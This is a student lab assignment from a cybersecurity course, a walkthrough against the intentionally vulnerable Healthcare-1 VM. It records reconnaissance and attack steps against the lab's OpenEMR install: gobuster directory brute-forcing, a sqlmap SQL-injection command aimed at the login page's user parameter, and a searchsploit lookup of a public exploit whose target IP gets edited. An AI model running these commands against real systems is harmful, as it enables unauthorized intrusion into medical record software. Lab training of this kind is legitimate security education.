
**Institute of Information Technology (IIT)**

Jahangirnagar University



**EDGE- B11 Cyber Security.**

**Assignment No 5:**

Vulnerability Identify Using Healthcare-1

**Submitted By**

Name: Shariful Islam

ID No: 2111252

Batch No: B-11


**Submitted To**

Bappe Sarkar

   Cybersecurity Offense & Defense Engineer | Adversary Simulation | Trainer


**First need to run metasploitable-3 and healthcare-1**

Default userid and password: vagrant






Now time for discover target ip using Linux:




Here target ip = 192.168.0.106


Now check which port is open.




Here port 21 and 80 is open




Install seclists




gobuster dir -u http://192.168.0.105/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -e






sqlmap -u http://192.168.0.105/openemr/interface/login/validateUser.php?u= --dbs –batch




Download big data file:


<https://github.com/igorhvr/zaproxy/blob/master/src/dirbuster/directory-list-2.3-big.txt>

gobuster dir -u http://192.168.0.105/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt






Here is a login page in phpmyadmin




Find login page vulnerability:

searchsploit OpenEMR 4.1.0



Here 49742 file is copy root directory



Open 49742.py and change the ip address

Use nano 49742.py for edit ip address

Then enter Ctrl+O and Ctrl+X

